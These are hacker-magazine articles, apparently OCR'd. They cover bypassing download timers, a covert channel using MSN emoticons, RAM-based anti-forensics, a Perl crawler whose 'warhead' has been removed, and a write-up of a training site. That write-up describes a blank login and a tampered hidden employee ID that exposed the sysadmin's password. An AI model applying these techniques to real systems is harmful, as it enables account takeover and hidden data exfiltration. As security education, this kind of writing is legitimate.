That "c" right there is an important piece for us because it is displaying the "seconds remaining" on the actual web page. This is known as "concatenation," taking a variable and placing it next to a predetermined string of characters. Here it's used to place what "c" represents next to the words "seconds remaining." Now we just need to find the part of the code that uses "c" as a variable.

A few lines down we find:

```
var c=50;
if (window.location.hash ==
➥ "#dlt")
    c = 0;
window.onload = fc;
```

"var c = 50" tells us that the variable "c" will be set for 50. But what happens if we change "c" to zero to begin with? The zero is sent as normal and the link appears as if you waited. *Great!* Now I can use that extra 50 seconds of my life to do something more productive.

Another way to mess with the timer is to tinker around with JavaScript timing events. We look at the following line of the "Interesting Bit of JavaScript" we saw earlier and find:

```
c=c-1;
setTimeout("fc()", 1000);
```

This piece of code tells "c" to wait 1000 milliseconds, which is one second for those not in the know, before continuing. This variable is run through a loop with some of the code above. The line "c=c-1" makes "c" turn in to 49 then 48... 47... 46 until it finally hits zero and tells the code to execute the "if" statement. The syntax for JavaScript timing events is:

```
setTimeout("JavaScript statement"
➥,milliseconds);
```

Basically when the milliseconds run out, it will execute the statement "fc()". So what if we change "1000" to "1"? Well, the loop will still go, but at a fraction of the time it would have normally taken.

Most of the websites I've seen have some type of function that follows this. The longest part of this process is finding the JavaScript for the timers the first couple of times. Of course, there are some scripts and a grease monkey script to automate this process, but those really only work for certain websites.

Of course, some cheeky websites like to deposit files which use a little piece of code called "Show_url()". This makes the whole process much easier as all you have to do is find this guy and replace whatever is in the brackets to whatever time you want to wait, be it 10 seconds or zero seconds.

So you may be thinking, "Well, OK, bypassing little JavaScript timers is all well and good, but how does this make me a better hacker?" Well, for the beginners out there, one of the first things most hackers learn is messing around in the HTML source code of web pages. If you didn't know much about JavaScript, you now know about messing around with variables, and JavaScript timing events. We've even touched upon concatenation. Hopefully you will take this article and find other little tricks around other web pages. It all starts with the little steps. As long as you keep moving forward, you'll be a better hacker in no time!

Remote Login Made Easy

by GantMan

If you're like me, you've got about five computers (Work, Work Laptop, Home, Home Laptop, Mediacenter). Sometimes you just need to login to check how your Torrents are going, or just to grab a file you might have been working on.

Way back, in the *long long ago,* we would RDP/VNC into our desktops when we needed access. That is... unless we were behind a NAT (Network Address Translation), like most of us were. Then we'd have to port forward, and expose ourselves to the blistering cold world, or hide behind a nice VPN (Virtual Private Network) which most of us either never understood how to set up or didn't have the hardware necessary to set up. Sure, some of us got by with Universal Plug and Play (UPnP) but, let's face it, it wasn't as *easy breezy beautiful* as we had hoped it would be. There was no bit to flip, no switch to hit, and sometimes we didn't even have permission or physical access to the router at all! *Exempli gratia* workplace hardware.

Today's Easy Way (With Free Software)

There are two applications that I use to keep my remote access simple. Both of these applications have free Android implementations which means I can manage *any* of my computers from *anywhere.*

Application 1: LogMeIn.com

The *free* version of LogMeIn will allow you to access your computer from a web page, even when it's behind a NAT router. It also presents you a list of *all* your computers you have access to, in a way that you can even organize them into batches, and name them as you see fit. From a security perspective, LogMeIn machines are accessed by the main LogMeIn server, so not only are you protected from exposure, but a hacker would need the password to your LogMeIn account *and* the password to your local machine account (assuming the attack is informational, and that the passwords differ... and those passwords had better differ *waves finger*).

Everyone at my work is always having trouble connecting to their machines because the VPN or the Terminal Services are not working. Constantly I hear people bicker about their inability to perform remote duties. I've given up on using their ways for a while now, and I've never had a single problem logging into my office machine. Though I do have the password to the router (muahaha) I've never had to port forward anything.

I'm sure LogMeIn is pretty happy with all I've had to say about their product... all the way up to this point. What's the catch? The free version gives you full access to the machine except you can't transfer files. Rather than paying LogMeIn's monthly fee that I can't seem to justify for my personal needs, we simply need an easy way to transfer our files!

Application 2: Dropbox.com

The *free* version of DropBox allows you to have two gigs of cloud storage. You install DropBox on a computer and it's like a share drive. Simply put, you copy the file to your DropBox folder on your remote machine, and happily receive the file in one piece on your local machine, and vice versa. As an added bonus, this is a great way to move files to your friend's computer or even your Android phone without any cables. They've got some pretty neat sharing features to mess with, and even that is free.

And there you have it! *Full* remote access with all free software. If you're ever making a purchasing decision for a company, try to throw a bone these guys' way, because that's why we're getting these services for free in the first place!

Two Party Covert Communication Over MSN Messenger System Using Emoticons

by Armando Pantoja

As popular as emoticons are today for conveying emotion, they also present an opportunity for covert channel communication. A covert channel is a communications channel which allows information to be transferred in a way that was not intended by the creators of the system. An effective covert channel requires three indispensable properties: plausibility, undetectability, and indispensability. MSN Messenger emoticons are useful for covert channel communication because they satisfy all three properties. MSN is used all over the world for communication in the workplace as well as in the home. It has constantly been one of the top three instant messenger application over the last ten years, therefore its use is extremely plausible. Users tend to pepper each line of text with several emoticons during an average conversation, therefore a third party listener would have no idea that a secret message was being transmitted. As a result, this system is very undetectable, with emoticons' popularity that have essentially now become a part of the alphabet and are indispensable.

The objective of this system is to covertly send data from one client to a host. In order to send messages over the covert channel, two bits of the covert message block is transmitted per line of text, and, for simplicity's sake, only one emoticon can be sent with each line of text. Eight different emoticons were chosen and were separated into two classes, happy class and sad class. The emoticons were chosen by the particular emotion they were trying to convey and needed to closely match the other emotions in its respective class. The channel can be represented as such:

Bits Transmitted	Happy Class	Sad Class
00	:)	:'(
01	:d	:(
10	;)	:|
11	:p	:-|

This system was implemented on top of the DotMSN Open Source .Net messenger library, created by Xih Solutions, and was written in VB.net. There is a sender (Alice), which sends both the overt message and the covert one and a receiver (Bob) which writes the results to a text file. This system tried to avoid detection by an independent observer (Wendy) by encoding the message in a series of emoticons. The covert message is typed in the auxiliary window of the sender, the user then clicks the button "start transmission", and this converts the ASCII text into binary. Bit by bit; this binary representation is transmitted over the MSN network via the above emoticons along with the overt message. For example, if the user types in ":)", if the ":)" is transmitted successfully, the other recipient will read this as a "0", if it is shifted, the recipient will read this as a "1". Once eight bits have been transmitted, the recipient converts the binary back to ASCII and writes the result to a file. Wendy would have no idea that this was happening because she would have no idea what emoticon the sender chose to send because similar emoticons, conveying similar emotions, were chosen to be shifted by the system.

The information rate of this channel depends on the amount of emoticons that the user uses. If we assume that the user uses emoticons in every line of text and sends an average of 12 to 16 messages per minute, the throughput of this channel is two to four bits per minute. This low throughput is acceptable given the strong covertness of the channel. This channel would be perfect for transmitting a key of an encrypted file via MSN undetected.

The low bit rate is adequate for sending very short messages and encryption keys. The advantage of this system over other methods of covert communication is that it is extremely plausible and undetectable.

A few items in this system require further work to increase and secure communication including checksums and multiple emoticon handling to make this channel truly lossless. In principle, this system allows an unlimited amount of emoticons to be used in one line of text, increasing the rate of transmission exponentially. This system is not limited to just MSN messenger, but could be used on any instant messaging system where emoticons are used, including AOL messenger, Yahoo Messenger, and even cell phone SMS.

Virtual Anti-Forensics

by Israel

No matter who we are, most us have a secret. Not just any secret, but one we would rather bury dead babies than talk about. With that being said, I, the author, only endorse the use of this article for legal usage. I hold no responsibility if this article is used otherwise. The purpose of this is to help secrets remain secret!

First of all, I'm going to make an assumption that you have Linux installed on your hard drive and some form of software to play virtual machines. Additionally, due to the fact that Mac OSX, along with Linux, is being forged from the flames of UNIX, these techniques may work there as well. I'm also sure the following is different, but possible on Windoze. For now we'll just stick with Linux.

We are now going to hypothetically paint a picture that you just can't seem to get a Jonas Brothers' song out of your head. You secretly like one guitar solo but would just die if anyone found out. What's worse is that your roommate is a nosy forensics expert who is always searching your drive when you are away at work. (It's a stretch, just go with me for a minute). Worse yet, he's getting smarter. Not only can he search your drive, he can search your RAM! We could use a live Linux distro, but that's no good against a cold boot attack. Even though the disk was never touched, the RAM still holds tons of traces of your every step until it is eventually overwritten. All you want is to hear that guitar solo before work, but he would never let you live down a secret obsession with the Jonas Brothers. Who would?

First, we open our command line in Linux and take a few steps:

```
# cd /dev/shm
# mkdir mine
# cd mine
# wget http://www.backtrack.com/
➥download.iso
```

Most of this should be self explanatory. The /dev/shm directory might be a little new to you. Much like the /proc directory, this is a virtual file system. The only difference is that we can't create directories in /proc, even as root. /dev/shm looks like it's a normal directory, but nothing here is saved to disk.[1] I know what some of you are thinking: "Wait! When RAM is full, this will also be paged into SWAP which is on disk!" We'll get to that later. For now just know that we made a directory there called "mine" then downloaded and moved an .iso file of the ever popular BackTrack into it. Any live distro should work here, and we can call the directory we made anything we want. The important part is that we download with wget from the /dev/shm/mine directory so it is not downloaded to disk.

Now we need to copy a virtual machine already on our disk to this directory. For now we will just pretend that the virtual machine we copied from disk has Windoze XP installed on it. Just go ahead and copy the whole folder the VM is in to /dev/shm/mine. If we were using VMWare Workstation, we could easily go into the machine's settings under the hardware tab, select CD/DVD, and choose to boot from an ISO file instead of the current OS on the virtual disk. We change this to the location of our BackTrack ISO in /dev/shm and load it up. Now we are going to be running BackTrack from the virtual RAM of the virtual machine. We do our dirty work from inside here. We start up Firefox and finally listen to that song on YouTube. It's almost time for work, though!

After we log out of BackTrack, we copy the original instance of the XP machine folder to /dev/shm/mine again. When asked, choose to overwrite the file. This is very important because if we merely deleted this virtual machine, it could still be easily recovered. Overwriting the file would help force the data in that memory location to be changed. [2] We could also rename and overwrite the BackTrack ISO with another ISO if we felt the need. Another possibility could be to overwrite the "mine" folder we created with another containing pictures or something else. Now our stalker roommate will have the challenge of searching for our secret inside the overwritten RAM of a virtual machine that is spread across overwritten locations of RAM and swap. If he can pull this off, my hat is off to him. But for now, no one knows my secret. Except you....

[1] `www.cyberciti.biz/tips/what-is-➥devshm-and-its-practical-usage➥.html`

[2] *2600* Volume 25, Number 3, page 51

The Hacker Perspective

by Katherine Cook

Too often when someone says the word "hacker," images of some poor schmuck living in his parents' basement wearing Vulcan ears come to mind. Either that or the more devious rich unnamed evil genius living in a high class loft with cameras spying on the front door while he breaks down security measures and steals loads of cash from businesses. And while these make for great characters in movies and on television, they hardly represent the plethora of individuals who simply utilize the technology and information available in ways that "the normals" don't quite understand.

My start in this world came by necessity. As a kid, I was always pretty handy with new software when my parents needed to get a home computer. Dad was an accountant and Mom was a teacher, and, more often than not, I helped to set up and explain new applications they needed for work.

I was around ten (in the mid 1980s) when I first remember doing this with a simple graphics program that could make posters and cards and such, but it was just accepted as normal when I'd explain programs to family. As I grew up, the idea of taking this natural proclivity and making it a career didn't even really cross anyone's mind. I have a vague memory of wishing there were computer classes, and the phrase "overrated typewriter" being used.

By the time I was in high school, I had my own computer (Dad's old IBM compatible) for research papers and data storage. There was no Internet for me, it being 1990 and having a thrifty, budget-minded mother, but I still loved having my own computer. I think that had I been born just a few years later, I would have been able to opt into computer classes that are now offered starting at elementary levels these days.

Instead, my life took a different path. I moved out of my parents' house just months after graduating, no college at all. I worked menial jobs and didn't even have access to a computer again until I was in my early 20s. Married and a young mother of two, I was left to my own devices while most of the neighbors and my husband went to work. As I stayed home and became used to the routine of a housewife, I was given a rebuilt PC for the house and a 56k Internet connection.

This was it: the gateway to a social life. At least, for me it was. I had little in common with my neighbors and was extremely shy in person. I'm not embarrassed to say that my first stop was a chat room, a *Star Trek* chat room. I honestly couldn't think of anything else at the time. I was so unaware of what I could do thanks to a phone line and a modem. What I did have was a secret passion for sci-fi, one of the few things all the females in my immediate family had in common at the time.

I quickly caught on regarding how to operate the more complicated online applications and became familiar with the ability to search for information and utilize it in some fairly strange but oftentimes useful ways. What really fascinated me was the desktop, from the hardware to the operating system and software. Getting a taste of running a computer and being responsible for its upkeep while discovering all of the new things I could do with it was like finally being able to read an entire book that I'd only been able to view the cover of before.

In no time at all, I learned about free software and firewalls, viruses and malware. Building websites, manipulating graphics, and using services like FTP and POP and SMTP all kept my interest. I loved finding something new to try or to read about. And I was finally beginning to understand what my true passion was. But I'd made a deal with my husband. I was to stay home with the kids at least until they were all in school themselves. So, I kept trying new things instead.

In no time at all, I turned to online gaming, and became familiar with patches and hacks into game servers. Within two years, I was hopping through networks on mIRC. So began my real education, beginning with some coding.

The one thing that always seemed to hold true, no matter where I went on the Internet, was that I was surrounded by males. It seemed that the population of cyberspace was an easy 10:1 in favor of those with chest hair. This, of course, meant that any scripts that were available for mIRC had remotes and pop-ups that had been

designed for the men. Great for them, kind of irritating for me. And so, bit by bit, I began to build my own remotes into the scripts. Simple things like changing words in pop-ups from "he" to "she" or simply making a few things more gender neutral. Then I tried more daring channel scripts and group scripts, adding designs and colors, or building ones that were activated by certain actions. After that, I was asked to help out with scripting for channels, but quickly lost interest with the internal politics that so often come into account with large groups of people who all think they should have the last word.

While this was going on, I began teaching myself how to fix the machine I was using more and more. I can clearly recall the first time I had to unhook all the wires and slide the side of the case off. My first act was to add RAM, and it scared the you-know-what out of me. I was so worried I'd break the machine. But of course, I didn't. Now I change parts with the ease of a mechanic with spark plugs. Speaking of which, I looked it up online and did that with my own car. I couldn't afford the mechanic, and my husband at the time couldn't afford to miss work, so I looked it up and did it myself.

It's funny, really, the things you are often forced to learn, simply because you have no alternative. I've looked up so many things online that lost some poor plumber or mechanic a job. I even fixed my water heater when the catalyst burned out. I'm not really sure how much a professional charges for that, but I figure the Internet service paid for itself that year just by allowing me to access the steps I needed to take in order to get hot water running in my home again. A few months later, I fixed the furnace.

Then came my cult TV side and the discovery of warez. I suppose I should blame *Buffy the Vampire Slayer* for that one, or the local cable company. I liked the reruns on FX, but we didn't get UPN for the current season, so I had to find alternate viewing choices. mIRC and the miracle of "wildfeed" became the answer. It was, of course, not the most legitimate way to watch a show, but, at the time, it was the only real alternative since my cable company refused to carry the UPN station. This was way before hulu.com, which is kind enough to carry several great shows for our free viewing pleasure, including Buffy.

As the years went by and my 30th birthday rolled around, my youngest and third child entered the school system, which is when I joined the amazing ranks of fast food. I would have loved entering an IT field or anything having to do with technology, but as I had been home with my children for nearly a decade, fast food was all I could find when my husband lost his job.

After a year, I could not take the monotony and the belligerence of rude customers for barely minimum wage and decided it was time to go back to school. At the time I enrolled, I had hoped that I could rely on some financial aid through the state and federal grants, along with help from my husband. Unfortunately, the marriage part of the deal was over just months later and I found myself starting college at the age of 30-something with three kids.

I can't complain though, and won't. These last few years have been the happiest of my life. My parents have been incredibly supportive of my education and dreams, plus they get free PC repair on call from a highly reliable source.


My kids tell everyone that their geeky mom can fix a computer, although they aren't too pleased with the fact that I'm building an intranet that will not only limit their Internet surfing for my peace of mind, but that they won't be able to log on if it isn't their set time. I haven't exactly told them that I can take over their sessions and find out where they went and what they typed. But it will be pretty cool if one of them tries to break through my restrictions someday.

My boyfriend is the one who said I should tell my story. I still don't know if I really qualify as a hacker. I'm just a single mother of three who doesn't take my PC to The Geek Squad when it breaks, mostly because the last time I did, I ended up providing more customer service for fellow customers than I got from the so called "experts."

But when asked, "What is a hacker?" it seems to me it's anyone who can take what's out there and use it, crack it, patch it, fix it, utilize it, and maybe even improve and share it with others who love to break the unbreakable and fix the unfixable. I suppose my life has been a series of little adventures that lead to new obsessions and new knowledge. And as for advice, all I can say is: When you find a barrier, see if you can push it. When you hear a stereotype, embrace it. And when you find a great hack, share it.

Katherine Cook currently resides in Fort Wayne, Indiana with her three children. She writes for a website as a local correspondent on "cyber safety for parents." One of her favorite pastimes is to inform others on how to use the Internet and their computer systems in ways that can not only inform and educate, but help them save a few dollars as well.

Preparation for HOPE Number Nine is now underway for Summer 2012!


HOPE Forums
Google
http://talk.hope.net/index.php
HOPE Forums
HOPE History
Forum
Topics
Posts
Last post
The Next HOPE (2010)
The Next HOPE was held on July 16-18, 2010; the theme was a hopeful look to the future. This conference had the return of the Radio Station and OpenAND projects. The workshops were packed at all hours. Unforgettably, The Next HOPE was marked by record numbers of federal agents pursuing one of the keynote speakers.
107
722
2011-01-29 03:37:05 by dot.rot
(Moderated by 66block, loom)
The Last HOPE (2008)
The Last HOPE was quite memorable to this day. It was held on July 18-20, 2008 at the Hotel Pennsylvania. Due to the possibility of the Hotel Pennsylvania being tore down, it was rumored that The Last HOPE was really going to be the last HOPE.
209
2051
2011-02-20 21:21:02 by xenonpl1092
(Moderated by 66block, loom)
HOPE Number Six (2006)
HOPE Number Six, with a theme based around the series "The Prisoner", was held on July 21-23, 2006 in the Hotel Pennsylvania. The conference offered a hands-on approach with the workshop area. Giving attendees a chance to play with lockpicking, LED Throwies, and more.
33
769
2008-10-08 06:53:10 by ra
(Moderated by 66block, loom)
The Fifth HOPE (2004)
With The Fifth HOPE, we made better use of all of the space we had access to and expanded our speaking schedule. Held on July 9-11, 2004, we finally found our groove with this one and still managed to not do the same thing each time.
1
19
2008-03-01 14:13:17 by telemonster
(Moderated by 66block, loom)
H2K2 (2002)
With H2K2 (the name nobody was expecting), we expanded into some former retail space on the second floor of the Hotel Pennsylvania, making this the hacker conference with the most space ever in the States, held on July 12-14, 2002.
2
5
2010-03-05 12:23:02 by lexicon
(Moderated by dot.rot, techDarko)
H2K (2000)
H2K was a pivotal HOPE conference which brought us back to the Hotel Pennsylvania from July 14-16, 2000 and started us on a two year alternating schedule with the European hacker conferences.
1
2
2008-02-26 18:29:48 by MarkS

YOU CAN BE PART OF THE PLANNING FOR OUR NEXT CONFERENCE IN NEW YORK CITY BY JOINING THE ONLINE DISCUSSION.

The HOPE Forums (talk.hope.net) have topics on everything from infrastructure to art, keynote speakers to workshops and projects, lockpicking to Segways, and much more!

Come and share ideas for talks, find out how to volunteer, or start your own discussion thread

http://talk.hope.net/

Secrets of the Spider

by Triad@Efnet

Let me say this: the idea for the spider is not mine. I read in 2005 a PhD paper that was written by two researchers from the University of Chicago.

They called this spider a weapon and would not give the code. But they did give me one clue and that was that it was made from Perl. I did not know Perl nor did I know how to build spiders (or web crawlers if you will). With what I read and what I researched, I built the weapon and it works - and it works good.

That was in 2005 and I think the paper was written in 1998 (give or take a year). Now, the spider weapon is mostly obsolete, or rather the weapon involved is now mostly outdated. The links it used on the target page have been replaced by most high level web developers with Javascript. So it is time to retire the main weapon used on the spider. The one thing I can say is that the code is mine. The researchers gave me the idea and the framework and I did the coding and made the spider work. Like the researchers, I will not give you the weapon code. But I will give you the spider code. It is Perl and it is easy to understand, especially if you know Perl (you will note that I use Perl like Basic).

Looking at the code from the top, the first thing you see are the variables. Most variables used in the warheads are gone to make the spider faster and more efficient. So if you see some variables and can't find them on the code, it probably was used on the warhead. The $file variable is used to load the searchdata.txt file. This is used as an ammunition dump for the warhead. This file is loaded with URLs that are used one at a time for processing and stripping links for the level two warhead processing.

The next section is the spider/agent setup area. This area uses Perl libraries (LWP::UserAgent) to set up the spider. The spider will not work if the agent libraries are not listed. The next section is for loading the URLs from searchdata.txt. Again, this array is used to feed the spider URLs to keep the spider crawling. Once the array is filled with URLs, this file is closed and not used again unless the spider is stopped and restarted.

OK, now it's time launch the spider. In the next section, the spider begins by grabbing a URL from the array and then using some routines from the Perl libraries, calling the URL, and seeing if we get a response. If so, then the spider strips the links off the first page and stores. It then releases the warhead on the first page and does what it's supposed to do (looking for certain data, etc.). When Level One is complete, then Level Two begins its job. Level Two uses an array that was filled with the links from stripping links off the Level One page.

I am showing you Level Two very scaled down. Truth is, it can be set up to run a second level warhead and strip links off the second level URLs and create a third level warhead. I did go to three levels and it worked very well. All of my levels used the same warhead which made it easy to watch for problems.

So, to show you the spider, I just plucked out the warhead scripts and eliminated variables and scaled down Level Two. The two files I will give you are the spider framework and the searchdata.txt. I had 3000 URLs in my searchdata.txt. I have never seen the end of the file. Stripping links off pages and running the warhead scripts on the links in two to three levels can take a very, very long run. The searchdata.txt file can have any URL in it but it has to be in a certain format for the Http::Request. It needs to begin with http://. I will leave you with a few examples in Figure 1.

Most of the spider's time will be spent in searching the stripped links. This is because there is only one home page and it can have 1-500 links to other pages. If you have a third layer, it could be hours before it comes back to the ammo dump and grabs another home URL. As always, I want to stress that this is just a teaching article which is why I took out any of the scripts that might be used for malicious purposes. I also wish to apologize to the two researchers who gave me the framework so I could give them their rightly dues for their article. Truth is, I looked for hours for that PDF file that taught me about this spider. I have been looking for it for years and finally I just gave up, hoping I would run across the article by mistake one day. If I am contacted by them, I will surely let them know. Again, they gave me no code. The code is mine. Another thing to say is to always use good spider/crawler practices and abide by the site's robot.txt laws. Saying that, I got me a good lesson in RegX and Perl.

Figure 1 will show you the setup of the URL feeding file for Level One. One thing to remember is to leave a space at the top of the URL list. I don't know why; it just works that way. If you find it different, then by all means make it run your way. Make sure you have the spider.pl and the searchdata.txt file in the same directory or you'll get one of my colorful error texts. Any URL you want can be listed. If the spider fails in the middle of a run, look at the URL. It probably has something wrong in the URL that the spider doesn't like. Don't blame the spider right off. And again, it will start at the top of the searchdata.txt list if it is stopped for any problems.

Figure 2 shows the start of the spider run, showing Level 1 URLs and Level 2 URLs and what the beginning of a run will look like. I also want to say that this program was written in Windows Perl (ActivePerl). Don't throw rocks at me yet. I just didn't know Linux at that time. I am porting it now and it should be a breeze because ActivePerl emulates Linux Perl effectively. The code is also commented very well.

Good Luck.

Figure 1:

```
http://slate.url.com
http://url.url.com
```

- This is how the searchdata.txt should be set up with one space at the top and one line in between. This must be in a separate file with spider.pl and searchdata.txt also in the same

directories.
http://13.url.abc.edu

Figure 2:

```
******** Loading URL's *******
Seed URL's = 3
Begin Spider run .....
-- Home Page -- Level I --
➥ http://slate.url.com/
http://www.url.edu/
Level 2 STRIPPED url
http://www.url.cn/id/2257378/
➥ # The last 3 URLs were stripped
➥ from the Level one URL.
Level 2 STRIPPED url
➥ # TOR CAN ALSO BE USED AND
➥ IT IS EXPLAINED IN THE CODE.
# These are fake URLs
➥ ( I hope you see this :)
Level 2 STRIPPED url http://
➥www.url.url.com/view/2057067/
```

spider.pl

```
#TDM 2005
my $x=0; #used on the FORM FILL Area on $sizeofharvestedURls index
my $y=0; #used to index thru FORMS on page
my $q=0;
my $z=0; #Level I index
my $a=0;
my $b=0;
my $c=0;
my $d=0;
my $e=0; #Level II index
my $p = HTML::LinkExtor->new(\&callback);
my $input = 0; #Used to input data from files
my @harvestedULs = ();
my $sizofharvestedURLs = 0;
my $sizeofinput = 0;
my $url = "";  #Level I
my $url2 = ""; #Level II
my @links = ();#stripped links array
my $sizeoflinks = 0;
my $counter = 0;
$file = "searchdata.txt"; #DOT.COMS from searchdata.txt file

#----------------------- Set up Agent -------------------------------
require LWP::UserAgent;
use HTML::LinkExtor;
use URI::URL;

$ua = new LWP::UserAgent;
      $ua->timeout(5); #not sure of this
number. Ex. code had 5, I put in 5
      $ua->agent('Mozilla/4.75');
#     $ua->proxy(http => 'http://127.0.0.1:8118'); # TOR TOR TOR
      $ua->from('www.xxxxx.com');

#---------------Load URL's array with links -------------------
print "\n\n******** Loading URL's *******\n\n";
if (open(A, "$file") == undef){
    return( print "\n\n\nSHIT !!! Cannot open the file :( \n\n\n");
    exit(-1);
} #endif()
while(<A>){
      $input=<A>;
      push(@harvestedURLs, $input);
}#endwhile()
close(A);
$sizeofharvestedURLs = $#harvestedURLs;
print "Seed URL's = $sizeofharvestedURLs\n\n";
sleep(2); #used to let array to settle in
```

```
########################## Begin Spider ################################
print "\n\n Begin Spider run .....\n\n";
while($x <= $sizeofharvestedURLs){#aa  #Loop for harvestedURLs
      $url = $harvestedURLs[$x];    #uses $x for indexing
      print "-- Home Page -- Level I -- $url\n\n";
      sleep(1); # used to sow down for TOR.
      #$counter++;
      #print "$counter\n";
      $req = new HTTP::Request GET => $harvestedURLs[$x];
      $response = $ua->request($req);
      my $base = $response->base;

      if($response->is_success) {#bb
          sleep(2); # Used to slow down for TOR
        $p->parse($response->content);

#                  **  LINK STRIPPING **
        @links = map { $_ = url($_, $base)->abs; } @links;
         #print "@links"; # test point for link stripping
        $sizeoflinks = $#links;

#                  ** End LINK STRIPPING  **
         # Here is where you set up for a run on home page #
  }#bb#

#****************** LVL 2 -  BEGIN ******************************
  while($c <= $sizeoflinks ){#xxx
       $url2 = $links[$c++];
       print "$url2\n";
       print "Level 2 STRIPPED URL\n\n";
       sleep(10); #used to slow down for viewing the spider operation

                # Enter into level 3 #
#                    ***
                 # Exiting Level 3 #

       # Here is where you set up for a run on Level 2 #

  }#xxx Exit Level 2
#******************** LVL 2 -  END *****
 $c = 0; #reset level 2 $links variable
 $x++; # Used on $harvestedURLs[$x]
 @links = ""; # makes sure that @array is empty
}#aa  Exit Level 1
########################## END Spider ############################

#----------------------Link Stripping Sub-Routine---------------
  sub callback { #999
     my($tag, %attr) = @_;
     return if $tag ne 'a';  # Tag to strip <a>, <img>, ....etc
     push(@links, values %attr);

} #999 End sub callback

#---------------------------------------------------------------
# TDM 2005
# Updated Feb. 01, 2008 --  Triad
# Update Apr.29.2010 - Triad
# Updated June 19 2010 - Triad
################################################################
```

The Lessons Learned on a Training Site

by Metalx1000

About four months ago, my employer hired an out of state company to set up a website. My job requires constant training. We are required to meet a minimum number of training hours each year. This new website was designed to help us keep track of classes we need to take as well as the number of hours we have already put into training.

I had been pushing for my department to start going web-based. Currently we're using FileMaker Pro on some not-too-fast machines. So, I was hoping that using lighter weight web applications would help speed things up. I was also hoping to turn them in the direction of open source and Linux at some point down the line. If everything we used was web based, it would help the transition.

Although I was hoping to design the site myself and host it locally, I was still happy to see us heading in that direction. That is, until the first time I tried to log on to the site. I typed in my user name and password. I hit "Enter." Nothing happened. I clicked the login button. Still nothing. So I decided to look at the page's source code. I saw what the problem was right away. They were using VBScript.

Now, I think VBScript is great for automating things on a Windows machine. But, no web designer would use it on a web page. When designing a web page, one of the main goals should be to make it as compatible with as many web browsers as possible. VBScript only works in Internet Explorer. I'm using FireFox on a Linux box. I could install Internet Explorer through Wine. But I was not about to do that.

With the option of using Internet Explorer off the table, I had to find another way to get this site to work for me. I needed a way to change the VBScript to JavaScript for my use. FireFox add-ons to the rescue! I was able to easily change the VBScript to JavaScript with the FireFox add-on called Firebug. Firebug allows you to change the code of a page you are viewing once it is loaded. It only changes it in your browser for that one time, but it did the job. Although I found a workaround for myself, I still sent the site designer an email informing him of the issue. He replied quickly and told me that he was aware of the issue and he was working on changing out all of the VBScript.

I found that a number of the pages on the site once I logged in had VBScript in them. I rewrote the script for three of the pages and emailed them to the designer. He thanked me and told me once he looked them over, he would replace the old code on the site. That was three months ago. He has not changed a thing.

So, to get the site to work for me, I was constantly having to look at the code and find workarounds. While doing this, I found a number of security problems. I informed my employer of the issues and I was told to make a list and email it to them. I continued to look through the code on the site and I made a pretty long list.

The things I found were interesting. There was no real security on the site at all. They were just giving the illusion of security. It started out simply. I noticed that when you clicked the logout button at the top of the page, all it did was bring you back to the home page. If you were to click "back," you would find yourself still logged in.

From this point on I'm going to refer to the site as `http://trainingsite.com/`. To login, I had to post a user name and password to `http://trainingsite.com/login_reverify.asp`. I found that if I posted a blank user name and password, it would log me in as Tom Smith. At first, I felt bad for Tom Smith. But I later found out that it was not really his account. When I went to his personal info page, I found it all blank. But I had also noticed while looking at the code of the personal info page, there was a hidden variable called "employeeid." Tom Smith's was 127. When I logged in as myself, the employeeid variable was 52. So I once again logged in to Tom Smith's account and used Firebug to change the employeeid variable to 52. Then I entered an email address from `http://10minutemail.com` and submitted the form. I then went to the "I forgot my password" page and entered the fake email address. In about a minute, I received my user name and password.

Knowing this, I tried it again but entered "1" for the employeeid. What did I get when the email arrived? Username: sysadmin and password: sysadmin. That is right. If I was to start guessing user names and passwords, I would have gotten in and it would have only taken a few minutes. I now had the ability to change the site settings. The whole thing was at my control. I could also see everyone's email addresses and passwords. I found that there were two Tom Smiths listed and the one I was able to access without a user name or password was not the real Tom Smith.

Most people had kept their default user name and password, which was the first letter of their first name and their last name (Example: tsmith) for both user name and password. I felt bad for the few people who were smart enough to change their password. Hopefully they know enough not to use the same password for their email accounts. Otherwise, anyone who figured out what I did would have access to their email accounts.

